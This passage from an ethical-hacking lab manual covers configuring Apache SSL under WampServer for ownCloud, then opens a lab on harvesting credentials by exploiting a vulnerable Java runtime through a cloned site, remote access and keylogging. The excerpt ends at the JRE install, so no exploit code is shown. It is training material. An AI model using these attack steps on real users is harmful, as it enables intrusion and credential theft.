
32. All the keys have been successfully created. These can be viewed in the location **C:\wamp\bin\apache\apache2.4.2\bin**.



Name	Date modified	Type	Size	Tags
libhttpd.dll	5/13/2012 7:54 PM	Application Exte...	372 KB	
libxml2.dll	3/1/2012 1:18 PM	Application Exte...	1,293 KB	
logresolve.exe	5/13/2012 7:51 PM	Application	59 KB	
lua51.dll	3/20/2012 4:23 PM	Application Exte...	157 KB	
openssl.exe	5/13/2012 7:26 PM	Application	484 KB	
pcre.dll	4/6/2012 7:47 PM	Application Exte...	125 KB	
php.ini	8/20/2014 3:56 AM	INI File	69 KB	
php5isapi.dll	5/15/2012 1:08 AM	Application Exte...	21 KB	
php5ts.dll	5/15/2012 1:08 AM	Application Exte...	8,288 KB	
rotatelogs.exe	5/13/2012 7:51 PM	Application	75 KB	
server.crt	8/20/2014 4:41 AM	Security Certificate	1 KB	
server.csr	8/20/2014 4:38 AM	CSR File	1 KB	
server.key	8/20/2014 4:28 AM	KEY File	1 KB	
server.pem	8/20/2014 4:31 AM	PEM File	1 KB	
ssleay32.dll	5/15/2012 1:08 AM	Application Exte...	308 KB	
wintty.exe	5/13/2012 7:51 PM	Application	15 KB	
zlib1.dll	5/13/2012 7:20 PM	Application Exte...	78 KB	

FIGURE 2.20: Keys created successfully

33. Create a directory named ssl in **C:\Wamp\bin\apache\apache2.4.2\conf** and move all the created keys from **C:\Wamp\bin\apache\apache2.4.2\bin** to **C:\Wamp\bin\apache\apache2.4.2\conf\ssl**.



Name	Date modified	Type	Size	Tags
server.crt	8/20/2014 4:41 AM	Security Certificate	1 KB	
server.csr	8/20/2014 4:38 AM	CSR File	1 KB	
server.key	8/20/2014 4:28 AM	KEY File	1 KB	
server.pem	8/20/2014 4:31 AM	PEM File	1 KB	

FIGURE 2.21: Copying the files to ssl directory

TASK 6

Configure ssl_module

34. Click **WampServer** icon from the notification area, and select **Apache** → **Apache modules** → **ssl_module**.




FIGURE 2.22: Selecting Apache modules





FIGURE 2.23: selecting ssl_module

35. Wampserver restarts as soon as you select **ssl_module**.

36. Navigate to **C:\wamp\bin\apache\apache2.4.2\conf\extra** and open **httpd-ssl.conf** with Notepad++.


37. Scroll down to **line 39** to view the port on which apache is listening. Ensure that the port number should be **443**.


C:\wamp\bin\apache\apache2.4.2\conf\extra\httpd-ssl.conf - Notepad++
File Edit Search View Encoding Language Settings Macro Run Plugins Window ?
httpd-ssl.conf

```
31
32  #
33  # When we also provide SSL we have to listen to the
34  # standard HTTP port (see above) and to the HTTPS port
35  #
36  # Note: Configurations that use IPv6 but not IPv4-mapped addresses need two
37  #       Listen directives: "Listen [::]:443" and "Listen 0.0.0.0:443"
38  #
39  Listen 443
40
41  ##
42  ##  SSL Global Context
43  ##
44  ##  All SSL configuration in this context applies both to
45  ##  the main server and all SSL-enabled virtual hosts.
46  ##
47
48  #   SSL Cipher Suite:
49  #   List the ciphers that the client is permitted to negotiate.
50  #   See the mod_ssl documentation for a complete list.
51  SSLCipherSuite HIGH:MEDIUM:!aNULL:!MD5
52
```

FIGURE 2.24: Viewing the port number

38. Scroll down to **line 76** and comment the line by adding **#** before the code.



*C:\wamp\bin\apache\apache2.4.2\conf\extra\httpd-ssl.conf - Notepad++
File Edit Search View Encoding Language Settings Macro Run Plugins Window ?
httpd-ssl.conf
length : 11295 lines : 245
Ln : 76 Col : 66 Sel : 0 | 0
Dos\Windows
ANSI as UTF-8
INS

```
67  #   Configure the pass phrase gathering process.
68  #   The filtering dialog program (`builtin' is an internal
69  #   terminal dialog) has to provide the pass phrase on stdout.
70  SSLPassPhraseDialog  builtin
71
72  #   Inter-Process Session Cache:
73  #   Configure the SSL Session Cache: First the mechanism
74  #   to use and second the expiring timeout (in seconds).
75  #SSLSessionCache         "dbm:c:/Apache24/logs/ssl_scache"
76  #SSLSessionCache        "shmcb:c:/Apache24/logs/ssl_scache(512000)"
77  SSLSessionCacheTimeout  300
78
79  ##
80  ## SSL Virtual Host Context
81  ##
82
83  <VirtualHost _default_:443>
84
85  #   General setup for the virtual host
86  DocumentRoot "c:/Apache24/htdocs"
```

FIGURE 2.25: Editing ssl.conf

39. Scroll down the file and:
    a. In **line 86**, change the path of **DocumentRoot** to "**C:/wamp/www/**"
    b. In **line 87**, change the **ServerName** to **localhost:443**
    c. In **line 89**, change the path of **ErrorLog** to "**C:/wamp/logs/ssl_error.log**"
    d. In **line 90**, change the path of **TransferLog** to "**C:/wamp/logs/ssl_access.log**"

40. Also ensure that **SSLEngine** is **on** in **line 94**.




```
79  ##
80  ## SSL Virtual Host Context
81  ##
82
83  <VirtualHost _default_:443>
84
85  #   General setup for the virtual host
86  DocumentRoot "C:/wamp/www/"
87  ServerName localhost:443
88  ServerAdmin admin@example.com
89  ErrorLog "C:/wamp/logs/ssl_error.log"
90  TransferLog "C:/wamp/logs/ssl_access.log"
91
92  #   SSL Engine Switch:
93  #   Enable/Disable SSL for this virtual host.
94  SSLEngine on
95
```

length : 11283   lines : 245
Ln : 94   Col : 13   Sel : 0 | 0
Dos\Windows
ANSI as UTF-8
INS

FIGURE 2.26: Editing ssl.conf

41. In **line 106**, change the path of **SSLCertificateFile** to "**C:/wamp/bin/apache/apache2.4.2/conf/ssl/server.crt**"

42. In **line 116**, change the path of **SSLCertificateKeyFile** to "**C:/wamp/bin/apache/apache2.4.2/conf/ssl/server.pem**"



```
103  #   Some ECC cipher suites (http://www.ietf.org/rfc/rfc4492.txt)
104  #   require an ECC certificate which can also be configured in
105  #   parallel.
106  SSLCertificateFile "C:/wamp/bin/apache/apache2.4.2/conf/ssl/server.crt"
107  #SSLCertificateFile "c:/Apache24/conf/server-dsa.crt"
108  #SSLCertificateFile "c:/Apache24/conf/server-ecc.crt"
109
110  #   Server Private Key:
111  #   If the key is not combined with the certificate, use this
112  #   directive to point at the key file.  Keep in mind that if
113  #   you've both a RSA and a DSA private key you can configure
114  #   both in parallel (to also allow the use of DSA ciphers, etc.)
115  #   ECC keys, when in use, can also be configured in parallel
116  SSLCertificateKeyFile "C:/wamp/bin/apache/apache2.4.2/conf/ssl/server.pem"
117  #SSLCertificateKeyFile "c:/Apache24/conf/server-dsa.key"
118  #SSLCertificateKeyFile "c:/Apache24/conf/server-ecc.key"
119
```

length : 11329   lines : 245
Ln : 116   Col : 75   Sel : 0 | 0
Dos\Windows
ANSI as UTF-8
INS

FIGURE 2.27: Editing ssl.conf

43. In **line 206**, change the Directory location to "**C:/Wamp/www/**".

44. Delete **</Directory>** from the **line 208**.

45. Add the following lines:


   a) line 208: **options Indexes FollowSymLinks MultiViews**

   b) line 209: **AllowOverride All**

   c) line 210: **Order allow,deny**

   d) line 211: **allow from all**


   e) line 212: **</Directory>**


*C:\wamp\bin\apache\apache2.4.2\conf\extra\httpd-ssl.conf - Notepad++
File Edit Search View Encoding Language Settings Macro Run Plugins Window ?
httpd-ssl.conf
ength : 11418 lines : 249 Ln : 212 Col : 13 Sel : 0 | 0 Dos\Windows ANSI as UTF-8 INS

```
201 #     directives are used in per-directory context.
202 #SSLOptions +FakeBasicAuth +ExportCertData +StrictRequire
203 <FilesMatch "\.(cgi|shtml|phtml|php)$">
204     SSLOptions +StdEnvVars
205 </FilesMatch>
206 <Directory "C:/wamp/www/">
207     SSLOptions +StdEnvVars
208 options Indexes FollowSymLinks MultiViews
209 AllowOverride All
210 Order allow,deny
211 allow from all
212 </Directory>
213
214 #   SSL Protocol Adjustments:
215 #   The safe and default but still SSL/TLS standard compliant shutdown
```

FIGURE 2.28: Editing ssl.conf


46. In **line 245**, change the **CustomLog** path to "**C:/wamp/logs/ssl_request.log**"


*C:\wamp\bin\apache\apache2.4.2\conf\extra\httpd-ssl.conf - Notepad++
File Edit Search View Encoding Language Settings Macro Run Plugins Window ?
httpd-ssl.conf
ength : 11414 lines : 249 Ln : 245 Col : 42 Sel : 0 | 0 Dos\Windows ANSI as UTF-8 INS

```
235 #   Similarly, one has to force some clients to use HTTP/1.0 to workaround
236 #   their broken HTTP/1.1 implementation. Use variables "downgrade-1.0" and
237 #   "force-response-1.0" for this.
238 BrowserMatch "MSIE [2-5]" \
239          nokeepalive ssl-unclean-shutdown \
240          downgrade-1.0 force-response-1.0
241
242 #   Per-Server Logging:
243 #   The home of a custom SSL log file. Use this when you want a
244 #   compact non-error SSL logfile on a virtual host basis.
245 CustomLog "C:/wamp/logs/ssl_request.log" \
246           "%t %h %{SSL_PROTOCOL}x %{SSL_CIPHER}x \"%r\" %b"
247
248 </VirtualHost>
249
```

FIGURE 2.29: Editing ssl.conf


47. Save the file.



```
100% SSL/TLS standard compliant, but in
 connections with brain-dead browsers. Use
you know that their SSL implementation

 clients are also related to the HTTP
ally additionally want to disable
oo. Use variable "nokeepalive" for this.
e clients to use HTTP/1.0 to workaround
ation. Use variables "downgrade-1.0" and
```

FIGURE 2.30: Saving the file

48. Navigate to **C:\wamp\bin\apache\apache2.4.2\conf,** and open **httpd.conf** file with Notepad++, uncomment **line 511** by removing "**#**" before the code in the line.




```
503  #Include conf/extra/httpd-default.conf
504
505  # Configure mod_proxy_html to understand HTML4/XHTML1
506  <IfModule proxy_html_module>
507  Include conf/extra/proxy-html.conf
508  </IfModule>
509
510  # Secure (SSL/TLS) connections
511  Include conf/extra/httpd-ssl.conf
512  #
513  # Note: The following must must be present to support
514  #       starting without SSL on platforms with no /dev/random equivalent
515  #       but a statically compiled-in mod_ssl.
```

FIGURE 2.31: Saving the file

49. Click **File** from the menu bar, and click **Save**.

50. Navigate to **C:\wamp\bin\apache\apache2.4.2**, right-click **bin** folder, and select **CmdHere**.

51. In the command prompt, type **httpd -t** and press **Enter**. If all the syntax you entered is correct, it returns a message stating **Syntax OK**. This command lets you know if there are any syntax errors. Repeat the procedure until the command returns the message **Syntax OK**.




```
C:\wamp\bin\apache\apache2.4.2\bin>httpd -t
Syntax OK

C:\wamp\bin\apache\apache2.4.2\bin>_
```

FIGURE 2.32: Checking for syntax errors

52. Click the **WampServer** icon in the notification area, and click **Restart All Services**. Wait until the icon turns **green**.

53. Launch a command prompt, type the command **netstat -an | more** and press **Enter**. This will list all the ports running on the machine. Ensure that **port 443** is listening.



```
Administrator: C:\Windows\system32\cmd.exe

C:\wamp\bin\apache\apache2.4.2\bin>netstat -an | more

Active Connections

  Proto  Local Address          Foreign Address        State
  TCP    0.0.0.0:80             0.0.0.0:0              LISTENING
  TCP    0.0.0.0:135            0.0.0.0:0              LISTENING
  TCP    0.0.0.0:443            0.0.0.0:0              LISTENING
  TCP    0.0.0.0:445            0.0.0.0:0              LISTENING
  TCP    0.0.0.0:3306           0.0.0.0:0              LISTENING
  TCP    0.0.0.0:5357           0.0.0.0:0              LISTENING
  TCP    0.0.0.0:49152          0.0.0.0:0              LISTENING
  TCP    0.0.0.0:49153          0.0.0.0:0              LISTENING
  TCP    0.0.0.0:49154          0.0.0.0:0              LISTENING
  TCP    0.0.0.0:49155          0.0.0.0:0              LISTENING
  TCP    0.0.0.0:49156          0.0.0.0:0              LISTENING
  TCP    0.0.0.0:49157          0.0.0.0:0              LISTENING
  TCP    [redacted]:139         0.0.0.0:0              LISTENING
  TCP    [::]:80                [::]:0                 LISTENING
  TCP    [::]:135               [::]:0                 LISTENING
  TCP    [::]:443               [::]:0                 LISTENING
  TCP    [::]:445               [::]:0                 LISTENING
  TCP    [::]:5357              [::]:0                 LISTENING
  TCP    [::]:49152             [::]:0                 LISTENING
  TCP    [::]:49153             [::]:0                 LISTENING
-- More --
```


FIGURE 2.33: Issuing netstat command in command prompt

TASK 7

Browse on Https Channel

54. Launch a web browser, type the URL https://localhost/ownCloud in the address bar, and press **Enter**.

55. A webpage might appear, stating that the site's SSL certificate is not trusted. Click **Proceed anyway**.



The site's security certificate is not trusted!

You attempted to reach **localhost**, but the server presented a certificate issued by an entity that is not trusted by your computer's operating system. This may mean that the server has generated its own security credentials, which Chrome cannot rely on for identity information, or an attacker may be trying to intercept your communications.

You should not proceed, **especially** if you have never seen this warning before for this site.

FIGURE 2.34: SSL certificate error

56. You will be redirected to the login page, as shown in the screenshot:



ownCloud
https://localhost/owncloud/
ownCloud
Username
Password
Log in
ownCloud – web services under your control

FIGURE 2.35: Browsing website on https channel

57. Now you can transfer cloud data over the secure channel to prevents hackers from sniffing passwords or any other information in plain text, as the https channel offers encryption to the data traversing through it.

Lab Analysis

Analyze and document the results related to this lab exercise. Provide your opinion of your target's security posture and exposure through public and free information.

PLEASE TALK TO YOUR INSTRUCTOR IF YOU HAVE QUESTIONS RELATED TO THIS LAB.

Internet Connection Required	
□ Yes	☑ No
Platform Supported	
☑ Classroom	☑ iLabs

Lab

3

Harvesting Cloud Credentials by Exploiting Java Vulnerability

ICON KEY

- Valuable information
- Test your knowledge
- Web exercise
- Workbook review

A Java applet is a small application written in Java and delivered to users in the form of bytecode. The user launches the Java applet from a web page, and the applet is then executed by a Java Virtual Machine (JVM), in a process separate from the web browser itself.

Lab Scenario

An attacker might enforce social engineering techniques to entice a victim into clicking malicious links that contain code executed remotely. When the victim clicks the link, the attacker can gain access to the machine and perform malicious activities such as keylogging, spying, and others.

As a security administrator, you need to be familiar with the Social Engineering Toolkit to perform various tests for vulnerabilities on the network.

Lab Objectives

The objective of this lab is to help students learn how to:

- Clone a website
- Exploit java vulnerability and gain access to the victim's machine
- Perform key logging to gain user credentials

Tools demonstrated in this lab are available D:\CEH-Tools\CEHv9 Module 18 Cryptography\Heartbleed

Lab Environment

To complete this lab, you will need:

- Java Runtime Environment (**jre-7u6-windows-i586.exe**) located in **D:\CEH-Tools\CEHv9 Module 11 Hacking Webservers\Webserver Attack Tools\Metasploit Framework**
- Window Server 2012 running as a host machine
- Window 7 running as a virtual machine
- Window Server 2008 running as a virtual machine

- Kali Linux running as a virtual machine
- Administrative privileges to run the tool
- A web browser with Internet access in both the machines

Lab Duration

Time: 20 Minutes

Overview of the Lab

This lab demonstrates exploitation performed on a java vulnerable machine. Here, you will be running a vulnerable version of java runtime environment on a Windows 7 machine, and use an exploit from Kali Linux which allows you to gain remote access to the machine (Windows 7).

Lab Tasks

Note: Before running this lab, log in to **Windows Server 2008** and ensure that you stop IIS admin service and World Wide Web Publishing Service (if you have the service installed on the machine). To stop the service, go to **Start** → **Administrative Tools** → **Services**, right-click **IIS Admin Service** and click **Stop**, right-click **World Wide Web Publishing Service** and click **Stop**. Also ensure that you stop Internet Information Services (IIS) Manager and Internet Information Services (IIS) 6.0 Manager. To stop Internet Information Services (IIS) Manager, go to **Start** → **Administrative Tools** → **Internet Information Services (IIS) Manager**, right-click on the server name in the left pane and click **Stop** to stop the manager. To stop Internet Information Services (IIS) 6.0 Manager, go to **Start** → **Administrative Tools** → **Internet Information Services (IIS) 6.0 Manager**, right-click on the server name in the left pane, and click **Disconnect** to disconnect the manager.

Make sure that you delete all the cookies in the browser in which you will be hosting **ownCloud**, and make sure that WampServer is kept online throughout this lab.

In **Windows Server 2008**, click **Start** button at the lower left corner of the screen, and then click **start WampServer** in order to launch the WampServer application.

TASK 1

Install Java Runtime Environment

1. Launch **Windows 7** virtual machine, and log into it as an **administrator**.
2. Navigate to **Z:\CEHv9 Module 11 Hacking Webservers\Webserver Attack Tools\Metasploit Framework**, and double-click **jre-7u6-windows-i586.exe**.





FIGURE 3.1: Installing Java Runtime Environment

Note: If an **Open File Security Warning** pop-up appears, click **Run**. If a **User Account Control** pop-up appears, click **Yes**.

If a **Windows Security** dialog-box appears, enter the credentials of **Windows server 2012**.

3. Java Runtime Environment installation wizard appears; follow the wizard driven installation steps to install the application.



Welcome to Java

Java provides safe and secure access to the world of amazing Java content. From business solutions to helpful utilities and entertainment, Java makes your internet experience come to life.

